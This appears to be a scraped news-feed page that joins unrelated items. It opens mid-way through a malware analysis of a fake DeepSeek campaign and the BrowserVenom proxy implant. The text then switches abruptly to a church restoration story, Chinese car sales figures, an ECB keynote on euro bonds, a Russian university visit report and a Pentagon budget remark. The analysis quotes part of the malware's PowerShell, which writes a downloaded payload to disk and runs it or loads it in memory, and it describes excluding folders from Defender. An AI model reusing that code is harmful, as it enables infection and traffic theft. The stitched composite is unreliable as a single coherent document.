Clicking this button will take the user to a CAPTCHA anti-bot screen. The code for this screen is obfuscated JavaScript, which performs a series of checks to make sure that the user is not a bot. We found other scripts on the same malicious domain signaling that this is not the first iteration of such campaigns. After successfully solving the CAPTCHA, the user is redirected to the proxy1.php URL path with a “Download now” button. Clicking that results in downloading the malicious installer named AI_Launcher_1.21.exe from the following URL: https://r1deepseek-ai[.]com/gg/cc/AI_Launcher_1.21.exe.
We examined the source code of both the phishing and distribution websites and discovered comments in Russian related to the websites’ functionality, which suggests that they are developed by Russian-speaking threat actors.
Malicious installer

The malicious installer AI_Launcher_1.21.exe is the launcher for the next-stage malware. Once this binary is executed, it opens a window that mimics a Cloudflare CAPTCHA.
The second fake CAPTCHA

This is another fake CAPTCHA that is loaded from https[:]//casoredkff[.]pro/captcha. After the checkbox is ticked, the URL is appended with /success, and the user is presented with the following screen, offering the options to download and install Ollama and LM Studio.
Two options to install abused LLM frameworks
Clicking either of the “Install” buttons effectively downloads and executes the respective installer, but with a caveat: another function runs concurrently: MLInstaller.Runner.Run(). This function triggers the infectious part of the implant.
When the MLInstaller.Runner.Run() function is executed in a separate thread on the machine, the infection develops in the following three steps:
First, the malicious function tries to exclude the user’s folder from Windows Defender’s protection by decrypting a buffer using the AES encryption algorithm.
The AES encryption information is hardcoded in the implant:
It should be noted that this command needs administrator privileges and will fail in case the user lacks them.
After that, another PowerShell command runs, downloading an executable from a malicious domain whose name is derived with a simple domain generation algorithm (DGA). The downloaded executable is saved as %USERPROFILE%Music1.exe under the user’s profile and then executed.
};
if ([Runtime.InteropServices.RuntimeEnvironment]::GetSystemVersion() – match”^v2″) {
[IO.File]::WriteAllBytes(“$env:USERPROFILEMusic1.exe”, $b);
Start – Process “$env:USERPROFILEMusic1.exe” – NoNewWindow
} else {
([Reflection.Assembly]::Load($b)).EntryPoint.Invoke($null, $null)
}
At the moment of our research, there was only one domain in existence: app-updater1[.]app. No binary can be downloaded from this domain as of now but we suspect that this might be another malicious implant, such as a backdoor for further access. So far, we have managed to obtain several malicious domain names associated with this threat; they are highlighted in the IoCs section.
Then the MLInstaller.Runner.Run() function locates a hardcoded stage two payload in the class and variable ConfigFiles.load of the malicious installer’s buffer. This executable is decrypted with the same AES algorithm as before in order to be loaded into memory and run.
Loaded implant: BrowserVenom
We dubbed the next-stage implant BrowserVenom because it reconfigures all browsing instances to force traffic through a proxy controlled by the threat actors. This enables them to sniff sensitive data and monitor the victim’s browsing activity while decrypting their traffic.
First, BrowserVenom checks if the current user has administrator rights – exiting if not – and installs a hardcoded certificate created by the threat actor:
Then the malware adds a hardcoded proxy server address to all currently installed and running browsers. For Chromium-based instances (i.e., Chrome or Microsoft Edge), it adds the proxy-server argument and modifies all existent LNK files, whereas for Gecko-based browsers, such as Mozilla or Tor Browser, the implant modifies the current user’s profile preferences:
The variables Host and Port are the ones used as the proxy settings, and the ID and HWID are appended to the browser’s User-Agent, possibly as a way to keep track of the victim’s network traffic.
Conclusion
As we have been reporting, DeepSeek has been the perfect lure for attackers to attract new victims. Threat actors’ use of new malicious tooling, such as BrowserVenom, complicates the detection of their activities. This, combined with the use of Google Ads to reach more victims and look more plausible, makes such campaigns even more effective.
At the time of our research, we detected multiple infections in Brazil, Cuba, Mexico, India, Nepal, South Africa, and Egypt. The nature of the bait and the geographic distribution of attacks indicate that campaigns like this continue to pose a global threat to unsuspecting users.
To protect against these attacks, users are advised to confirm that the results of their searches are official websites, along with their URLs and certificates, to make sure that the site is the right place to download the legitimate software from. Taking these precautions can help avoid this type of infection.
Kaspersky products detect this threat as HEUR:Trojan.Win32.Generic and Trojan.Win32.SelfDel.iwcv.
Source: Peter the Great St Petersburg Polytechnic University – Peter the Great St Petersburg Polytechnic University –
On June 10, an important event took place in the village of Belskoye Ustye in the Porkhov district. New bells were consecrated in the Church of the Ascension of the Lord. The first rector of the Polytechnic University, Prince Gagarin, is buried near the church, and his estate Kholomki is located nearby.
The Polytechnic University plays a special role in the revival of the Church of the Ascension of the Lord. It not only provides financial support, but also directly participates in the restoration work. A special event is the installation of new bells, which will give the church a finished look and allow the bell ringing to sound again. They were cast by order of the ANO “Revival of Cultural Heritage Sites of Pskov and the Pskov Region”.
The rite of consecration of the bells was performed by Metropolitan of Pskov and Porkhov, Abbot of the Holy Dormition Pskov-Pechersky Monastery Matfey (Kopylov), assisted by clergy of the Pskov diocese. The ceremony was also attended by Bishop of Nizhny Tagil and Nevyansk Feodosiy (Chashchin) and Bishop of Karasuk and Ordynsk Philip (Novikov).
Not long ago we met with Andrey Ivanovich. Seeing his glowing eyes when the speech touched upon the revival of this ancient shrine, I believed at that moment that the temple would be restored and put into operation at all costs. Today we have gathered here to rejoice at the completion of another stage of restoration – the consecration of the bells. I would like to thank the staff of the Polytechnic University for their contribution to this important matter, – shared Metropolitan of Pskov and Porkhov, Abbot of the Holy Dormition Pskov-Pechersky Monastery Matfey (Kopylov).
The Metropolitan noted that the church will find its own voice, which will be heard by people and will become a guide for them on the path to God.
The temple, which was once one of the largest in the Pskov region, needs a full restoration, which has been actively carried out in recent years. Polytechnic is taking part in the restoration of the temple, so employees and graduates support the reconstruction both organizationally and financially. Ten bells were cast in Zhukovsky (Moscow region) with funds allocated by PJSC Rostelecom, for which special thanks to Polytechnic graduate Mikhail Eduardovich Oseevsky, – emphasized the rector of SPbPU Andrey Rudskoy.
The history of the Church of the Ascension of the Lord spans over two centuries. It was built in 1796 by Colonel Artemon Kozhin on his estate. Decades later, in the early 1860s, his son Pyotr Kozhin decided to build a new church due to the dilapidation of the old building. The new building in the style of early classicism with elements of baroque was built according to the design of the St. Petersburg architect Shestakov.
Over its long history, the temple has witnessed many significant events. In 1920, the funeral service for Prince A. G. Gagarin, an outstanding Russian scientist and engineer, the first director of the Polytechnic, was held here. In 1921–1922, the temple became a magnet for artists, including K. I. Chukovsky, E. I. Zamyatin, M. L. Lozinsky and others.
Unfortunately, in the 1960s the church was closed due to its emergency condition. Only in 2014 did large-scale work begin to restore the temple by an initiative group, which included representatives of SPbPU, the administration of the Pskov region and the “Orthodox Russia” movement. In 2023, the ANO “Revival of Cultural Heritage Sites of Pskov and the Pskov Region” began working with the architectural monument.
Today, restoration work on the restoration of this unique architectural monument continues, returning it to its former glory and grandeur.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
BEIJING, June 11 (Xinhua) — China’s auto production and sales volumes showed double-digit growth in the first five months of 2025, indicating robust consumer activity in the world’s second-largest economy.
The China Association of Automobile Manufacturers reported on Wednesday that 12.83 million vehicles were produced in the country in January-May 2025, up 12.7 percent year-on-year. Sales volumes, meanwhile, rose 10.9 percent to 12.75 million vehicles.
The production and sales volumes of new energy vehicles demonstrated impressive growth rates. In five months, 5.7 million of such vehicles were produced and 5.61 million were sold, an increase of 45.2 percent and 44 percent, respectively. -0-
Keynote speech by Philip R. Lane, Member of the Executive Board of the ECB, at the Government Borrowers Forum 2025
Dublin, 11 June 2025
I am grateful for the invitation to contribute to the Government Borrowers Forum. I will use my time to cover three topics.[1] First, I will briefly discuss last week’s monetary policy decision.[2] Second, I will describe some current features of the euro area bond market.[3] Third, I will outline some innovations that might expand the scope for euro-denominated bonds to serve as safe assets in global portfolios.
Monetary policy
At last week’s meeting, the Governing Council decided to lower the deposit facility rate (DFR) to two per cent. The baseline of the latest Eurosystem staff projections foresees inflation at 2.0 per cent in 2025, 1.6 per cent in 2026 and 2.0 per cent in 2027; output growth is foreseen at 0.9 per cent for 2025, 1.2 per cent in 2026 and 1.3 per cent in 2027. The lower inflation path in the June projections compared to the March projections reflects the significant movements in energy prices and the exchange rate in recent months. These relative price movements both have a direct impact on inflation but also an indirect impact via the impact of lower input costs and a lower cost of living on the dynamics of core inflation and wage inflation.
The June projections were conditioned on a rate path that included a quarter-point reduction of the DFR in June: model-based optimal policy simulations and an array of monetary policy feedback rules indicated a cut was appropriate under the baseline and also constituted a robust decision, remaining appropriate across a range of alternative future paths for inflation and the economy. By supporting the pricing pressure needed to generate target-consistent inflation in the medium-term, this cut helps ensure that the projected negative inflation deviation over the next eighteen months remains temporary and does not convert into a longer-term deviation of inflation from the target. This cut also guards against any uncertainty about our reaction function by demonstrating that we are determined to make sure that inflation returns to target in the medium term. This helps to underpin inflation expectations and avoid an unwarranted tightening in financial conditions.
The robustness of the decision is also indicated by a set of model-based optimal policy simulations conducted on various combinations of the scenarios discussed in the Eurosystem staff projections report, even when also factoring in upside scenarios for fiscal expenditure. A cut is also indicated by a broad range of monetary policy feedback rules. By contrast, leaving the DFR on hold at 2.25 per cent could have triggered an adverse repricing of the forward curve and a revision in inflation expectations that would risk generating a more pronounced and longer-lasting undershoot of the inflation target. In turn, if this risk materialised, a stronger monetary reaction would ultimately be required.
Especially under current conditions of high uncertainty, it is essential to remain data dependent and take a meeting-by-meeting approach in making monetary policy decisions. Accordingly, the Governing Council does not pre-commit to any particular future rate path.
The euro area bond market
Chart 1
Ten-year nominal OIS rate and GDP-weighted sovereign yield for the euro area
(percentages per annum)
Sources: LSEG and ECB calculations.
Notes: The latest observations are for 10 June 2025.
Let me now turn to a longer-run perspective by inspecting developments in the bond market. In the first two decades of the euro, nominal long-term interest rates in the euro area were, by and large, on a declining trend from the start of the currency bloc until the outbreak of the pandemic (Chart 1). The ten-year overnight index swap (OIS) rate, considered as the ten-year risk-free rate in the euro area, declined from 6 percent in early 2000 to -50 basis points in 2020, a trend matched by the 10-year GDP-weighted sovereign bond yield.[4] The economic recovery from the pandemic and the soaring energy prices in response to the Russian invasion in Ukraine caused surges in inflation which led to an increase of interest rates. The recent stability of these long-term rates suggests that markets have seen the euro area economy gradually moving towards a new long-term equilibrium following the peak of annual headline inflation in October 2022, as past shocks have faded.
Chart 2
Decomposition of the ten-year spot euro area OIS rate into term premium and expected rates
(percentages per annum)
Sources: LSEG and ECB calculations.
Notes: The decomposition of the OIS rate into expected rates and term premia is based on two affine term structure models, with and without survey information on rate expectations[5], and a lower bound term structure model[6] incorporating survey information on rate expectations. The latest observations are for 10 June 2025.
A term structure model makes it possible to decompose OIS rates into a term premium component and an expectations component. For the ten-year OIS rate, the expectations component reflects the expected average ECB policy rate over the next ten years and is affected by ECB’s policy decisions on interest rates and communication about the future policy path (e.g., in the form of explicit or implicit forward guidance). The term premium is a measure of the estimated compensation investors demand for being exposed to interest rate risk: the risk that the realised policy rate can be different from the expected rate.
Chart 3
Ten-year euro area OIS rate expectations and term premium component
(percentages per annum)
Sources: LSEG and ECB calculations.
Notes: The decomposition of the OIS rate into expected rates and term premia is based on two affine term structure models, with and without survey information on rate expectations4, and a lower bound term structure model5 incorporating survey information on rate expectations. The latest observations are for 10 June 2025.
The decline of long-term rates in the first two decades of the euro and the rapid increase in 2022 were driven by both the expectations component and the term premium (Charts 2 and 3). The premium was estimated to be largely positive in the early 2000s, understood as a sign that the euro area economy was mostly confronted with supply-side shocks. Starting with the European sovereign debt crisis, the euro area was more and more characterised as a demand-shock dominated economy, in which nominal bonds act as a hedge against future crises and thus investors started requiring a lower or even negative term premium as compensation to hold these assets.[7] The large-scale asset purchases of the ECB under the APP reinforced the downward pressure on the term premium. By buying sovereign bonds (and other assets), the ECB reduced the overall amount of duration risk that had to be borne by private investors, reducing the compensation for risk.[8] With demand and supply shocks becoming more balanced again and central banks around the world normalising their balance sheet holdings of sovereign bonds in recent years, the term premium estimate turned positive again in early 2022 and continued to inch up through the first half of 2023. As it became clear in the second half of 2023 that upside risk scenarios for inflation were less likely, the term premium fell back to some extent and has been fairly stable since.
Different to the ten-year maturity, very long-term sovereign spreads did not experience the same pronounced negative trend. From the inception of the euro until 2014, the thirty-year euro area GDP-weighted sovereign yield fluctuated around 3 percent. The decline to levels below 2 percent after 2014 and around 0.5 percent in 2020 reflect declining nominal risk-free rates more generally but also coincide with the announcements of large-scale asset purchases (PSPP and PEPP). Likewise, the upward shift back to above 3 percent during 2022 occurred on the back of rising policy rates and normalising central bank balance sheets.
Chart 4
Ten-year sovereign bond spreads vs Germany
(percentages per annum)
Sources: LSEG and ECB calculations.
Notes: The spread is the difference between individual countries’ 10-year sovereign yields and the 10-year yield on German Bunds. The latest observations are for 10 June 2025.
In the run-up to the global financial crisis, sovereign yields in the euro area were very much aligned between countries and also with risk-free rates (Chart 4). With the onset of the global financial crisis and later the European sovereign debt crisis, sovereign spreads for more vulnerable countries soared as investors started to discriminate between euro area countries according to their perceived creditworthiness.
On top of the efforts of European sovereigns to consolidate their public finances, President Draghi’s 2012 “whatever it takes” speech and the subsequent announcement of Outright Monetary Transaction (OMTs) marked a turning point in the euro area sovereign debt crisis. Sovereign spreads came down from their peaks but have kept some variation across countries ever since.
The large-scale asset purchases under the APP and PEPP further compressed sovereign spreads. During the pandemic and the subsequent monetary policy tightening, the flexibility in PEPP and the creation of the Transmission Protection Instrument (TPI) supported avoiding fragmentation risks in sovereign bond markets. The extraordinary demand for sovereign bonds as collateral at the beginning of the hiking cycle, at a time when central bank holdings of these bonds were still high, resulted in the yields of German bonds, which are the most-preferred assets when it comes to collateral, declining far below the risk-free OIS rate in the course of 2022. These tensions eased as collateral scarcity reversed.[9]
This year, bond yields and bond spreads in the euro area have been relatively stable, despite significant movements in some other bond markets. This can be interpreted as reflecting a balancing between two opposing forces: in essence, the typical positive spillover across bond markets has been offset by an international portfolio preference shift towards the euro and euro-denominated securities. This international portfolio preference shift is likely not uniform and is some mix of a pull back by European investors towards the domestic market and some rebalancing by global investors away from the dollar and towards the euro. More deeply, the stability of the euro bond market reflects a high conviction that euro area inflation is strongly anchored at the two per cent target and that the euro area business cycle should be relatively stable, such that the likely scale of cyclical interest rate movements is contained. It also reflects growing confidence that the scope for the materialisation of national or area-wide fiscal risks is quite contained, in view of the shared commitment to fiscal stability among the member countries and the demonstrated capacity to react jointly to fiscal tail events.[10]
Chart 5
Holdings of “Big-4” euro area government debt
(percentage of total amounts outstanding)
Sources: ECB Securities Holding Statistics and ECB calculations.
Notes: The chart is based on all general government plus public agency debt in nominal terms. The breakdown is shown for euro area holding sectors, while all non-euro area holders are aggregated in the orange category in lack of more detailed information. ICPF stands for insurance corporations and pension funds. The “Big-4” countries include DE, FR, IT, ES. 2014 Q4 reflects the holdings before the onset of quantitative easing. 2022 Q4 reflects the peak of Eurosystem holdings at the end of net asset purchases.
Latest observation: Q1 2025
In understanding the dynamics of the bond market, it is also useful to examine the distribution of bond holdings across sectors. The largest euro-area holder sectors are banks, insurance corporations and pension funds (ICPF) and investment funds, while non-euro area foreign investors also are significant holders (Chart 5). The relative importance of the sectors differs between countries. Domestic banks and insurance corporations play a relatively larger role in countries like Italy and Spain, while non-euro area international investors hold relatively larger shares of debt issued by France or Germany.
Since the start of the APP in early 2015, the Eurosystem increased its market share in euro area sovereign bonds from about 5 per cent of total outstanding debt to a peak of 33 per cent in late 2022. Net asset purchases by the Eurosystem were stopped in July 2022, while the full reinvestment of redemptions ceased at the end of that year: by Q1 2025, the Eurosystem share had declined to 25 per cent. The increase in Eurosystem holdings during the QE period was mirrored by falling holdings of banks and non-euro area foreign investors. The holding share of banks declined from 22 per cent in 2014 to 14 per cent at the end of 2022, while the share held by foreign investors fell from 35 per cent to 25 per cent over the same period.
ICPFs have consistently held a significant share of the outstanding debt, especially at the long-end of the yield curve. Since 2022, following the end of full reinvestments under the APP, more price-sensitive sectors, such as banks, investment funds and private foreign investors, have regained some market share. Holdings by households have also shown some noticeable growth in sovereign bond holdings, driven primarily by Italian households.[11] In summary, the holdings statistics show that the bond market has smoothly adjusted to the end of quantitative easing. In particular, the rise in bond yields in 2022 was sufficient to attract a wide range of domestic and global investors to expand their holdings of euro-denominated bonds.[12]
To gain further insight into the recent dynamics of the euro area bond market, it is helpful to look at recent portfolio flow data and bond issuance data. Market data on portfolio flows[13] highlights a repatriation of investment funds in bonds by domestic investors during March, April, and May, contrasting sharply with 2024 trends, while foreign fund inflows into euro area bonds during the same period surpassed the 2024 average (Chart 6). Simultaneously, EUR-denominated bond issuance by non-euro area corporations has surged in 2025, reaching nearly EUR 100 billion year-to-date compared to an average of EUR 32 billion over the same period in the past five years (Chart 7).
Expanding the pool of safe assets
These developments (stable bond yields, increased foreign holdings of euro-denominated bonds) have naturally led to renewed interest in the international role of the euro.[14]
The euro ranks as the second largest reserve currency after the dollar. However, the current design of the euro area financial architecture results in an under-supply of the safe assets that play a special role in investor portfolios.[15] In particular, a safe asset should rise in relative value during stress episodes, thereby providing essential hedging services.
Since the bund is the highest-rated large-country national bond in the euro area, it serves as the main de facto safe asset but the stock of bunds is too small relative to the size of the euro area or the global financial system to satiate the demand for euro-denominated safe assets. Especially in the context of much smaller and less volatile spreads (as shown in Chart 4), other national bonds also directionally contribute to the stock of safe assets. However, the remaining scope for relative price movements across these bonds means that the overall stock of national bonds does not sufficiently provide safe asset services.
In principle, common bonds backed by the combined fiscal capacity of the EU member states are capable of providing safe-asset services. However, the current stock of such bonds is simply too small to foster the necessary liquidity and risk management services (derivative markets; repo markets) that are part and parcel of serving as a safe asset.[16]
There are several ways to expand the stock of common bonds. Just as the Next Generation EU (NGEU) programme was financed by the issuance of common bonds jointly backed by the member states, the member countries could decide to finance investment European-wide public goods through more common debt.[17] From a public finance perspective, it is natural to match European-wide public goods with common debt, in order to align the financing with the area-wide benefits of such public goods. If a multi-year investment programme were announced, the global investor community would recognise that the stock of euro common bonds would climb incrementally over time.
In addition, in order to meet more quickly and more decisively the rising global demand for euro-denominated safe assets, there are a number of options in generating a larger stock of safe assets from the current stock of national bonds. Recently, Olivier Blanchard and Ángel Ubide have proposed that the “blue bond/red bond” reform be re-examined.[18] Under this approach, each member country would ring fence a dedicated revenue stream (say a certain amount of indirect tax revenues) that could be used to service commonly-issued bonds. In turn, the proceeds of issuing blue bonds would be deployed to purchase a given amount of the national bonds of each participating member state. This mechanism would result in a larger stock of common bonds (blue bonds) and a lower stock of national bonds (red bonds).
While this type of financial reform was originally proposed during the euro area sovereign debt crisis, the conditions today are far more favourable, especially if the scale of blue bond issuance were to be calibrated in a prudent manner in order to mitigate some of the identified concerns. In particular, the euro area financial architecture is now far more resilient, thanks to the significant institutional reforms that were introduced in the wake of the euro area crisis and the demonstrated track record of financial stability that has characterised Europe over the last decade. The list of reforms include: an increase in the capitalisation of the European banking system; the joint supervision of the banking system through the Single Supervisory Mechanism; the adoption of a comprehensive set of macroprudential measures at national and European levels; the implementation of the Single Resolution Mechanism; the narrowing of fiscal, financial and external imbalances; the fiscal backstops provided by the European Stability Mechanism; the common solidarity shown during the pandemic through the innovative NGEU programme; the demonstrated track record of the ECB in supplying liquidity in the event of market stress; and the expansion of the ECB policy toolkit (TPI, OMT) to address a range of liquidity tail risks. [19] In the context of the sovereign bond market, these reforms have contributed to less volatile and less dispersed bond returns.
As emphasised in the Blanchard-Ubide proposal, there is an inherent trade off in the issuance of blue bonds. In one direction, a larger stock of blue bonds boosts liquidity and, if a critical mass is attained, also would trigger the fixed-cost investments need to build out ancillary financial products such as derivatives and repos. In the other direction, too-large a stock of blue bonds would require the ringfencing of national tax revenues at a scale that would be excessive in the context of the current European political configuration in which fiscal resources and political decision-making primarily remains at the national level. As emphasised in the Blanchard-Ubide proposal, this trade-off is best navigated by calibrating the stock of blue bonds at an appropriate level.
In particular, the Blanchard-Ubide proposal gives the example of a stock of blue bonds corresponding to 25 per cent of GDP. Just to illustrate the scale of the required fiscal resources to back this level of issuance: if bond yields were on average in the range of two to four per cent, the servicing of blue bond debt would require ringfenced tax revenues in the range of a half per cent to one per cent of GDP. While this would constitute a significant shift in the current allocation of tax revenues between national and EU levels, this would still leave tax revenues predominantly at the national level (the ratio of tax revenues to GDP in the euro area ranges from around 20 to 40 per cent). The shared payoff would be the reduction in debt servicing costs generated by the safe asset services provided by an expanded stock of common debt.
An alternative, possibly complementary, approach that could also deliver a larger stock of safe assets from the pool of national bonds is provided by the sovereign bond backed securities (SBBS) proposal.[20] The SBBS proposal envisages that financial intermediaries (whether public or private) could bundle a portfolio of national bonds and issue tranched securities, with the senior slice constituting a highly-safe asset. The SBBS proposal has been extensively studied (I chaired a 2017 ESRB report) and draft enabling legislation has been prepared by the European Commission.[21] Just as with the blue/red bond proposal, sufficient issuance scale would be needed in order to foster the market liquidity needed for the senior bonds to act as highly liquid safe assets.
In summary, such structural changes in the design of the euro area bond market would foster stronger global demand for euro-denominated safe assets. A comprehensive strategy to expand the international role of the euro and underpin a European savings and investment union should include making progress on this front.
Source: State University of Management – Official website of the State –
On June 10, 2025, as part of expanding opportunities for solving strategic tasks to achieve technological leadership of the Russian Federation and in accordance with existing competencies, scientists and specialists of the State University of Management visited the Leningrad Region Committee for Transport and the BSTU “VOENMEKH” named after D.F. Ustinov.
The Committee is a sectoral body of the executive power of the Leningrad Region and a structural element of the Administration of the Leningrad Region. Among the tasks of the Committee’s work is the implementation of powers to organize transport services for the population of the region, as well as the formation of a strategy for the development of the transport complex, the development of forms and methods for its implementation based on forecasting, planning and program-target management, coordination and methodological guidance of work on the implementation of the strategy at the municipal level.
The delegation of the State University of Management included: Vice-Rector Maria Karelina, Chief Researcher of the Scientific Research Coordination Department Aleksey Terentyev and Head of the Department Maxim Pletnev.
The Chairman of the Committee Mikhail Prisyazhnyuk spoke about the main goals and objectives of the organization. Particular attention was paid to infrastructure projects and the formation of the digital contour of the Leningrad Region. The parties discussed the main areas of interaction and agreed to sign a framework agreement on cooperation. As part of the training of highly qualified personnel, it is planned to develop a network-based postgraduate program in the direction of “Logistics Transport Systems”. The Transport Committee has an extensive practical base, which will allow dissertation research to be carried out in close connection with the needs of the transport industry of the Leningrad Region. The Head of the Committee accepted the offer to participate in the educational process of the State University of Management in the programs “Transport Systems Management”, “Transport and Logistics”.
Another direction for expanding the scope of scientific projects was worked out with the BSTU “VOENMEKH” named after D.F. Ustinov. The university is one of the leading defense and technical universities in the country and trains specialists for enterprises of the defense-industrial complex in the field of aircraft manufacturing and astronautics, radio engineering, energy, mechatronics and robotics, IT technologies.
The meeting was attended by the Vice-Rector of the State University of Management Maria Karelina, the Director of the Engineering Project Management Center Vladimir Filatov, the Researcher of the Center Dmitry Rybakov, the Junior Researcher of the Reverse Engineering Laboratory Nikita Akinshin. From BSTU “VOENMEKH” the negotiations were attended by the Acting Vice-Rector for Research and Innovative Development Vladimir Voronov and the Head of the Rocketry Department Vyacheslav Borodavkin.
The parties exchanged achievements in the field of scientific research, experience in implementing projects and discussed prospects for joint work on R & D. A representative of the real sector of the economy, Mikhail Petrov, Director of Development of the Petersburg Machine-Building Plant, took part in the meeting. The plant specializes in the production of tractors and agricultural machinery. The meeting participants discussed a joint project to develop a new type of equipment.
Representatives of BSTU “VOENMEKH” and the Petersburg Machine-Building Plant were invited to the State University of Management to sign a cooperation agreement, get acquainted with the Student Design Bureau at the university and the results of the work on the Large Scientific Project. Colleagues from BSTU “VOENMEKH” were also interested in the competencies of the State University of Management specialists in the field of machine vision.
Within the framework of the agreement, it is planned to implement network programs in the field of scientific projects – the State University of Management has serious competencies in the field of project management, including scientific projects.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
HOUSTON, June 11 (Xinhua) — The U.S. administration will cut the defense budget for Ukraine next year, U.S. Defense Secretary Pete Hegseth said at a hearing in the House of Representatives on Tuesday.
“We’re talking about cutting that [upcoming defense] budget,” the Pentagon chief told lawmakers. “This administration has a very different view of this conflict.”
“We believe that a peaceful, negotiated settlement is in the interests of both sides and our country, especially given all the competing interests around the world,” he said.
According to American media, Washington has provided Kyiv with more than $66 billion in aid since the start of the conflict between Russia and Ukraine in February 2022.
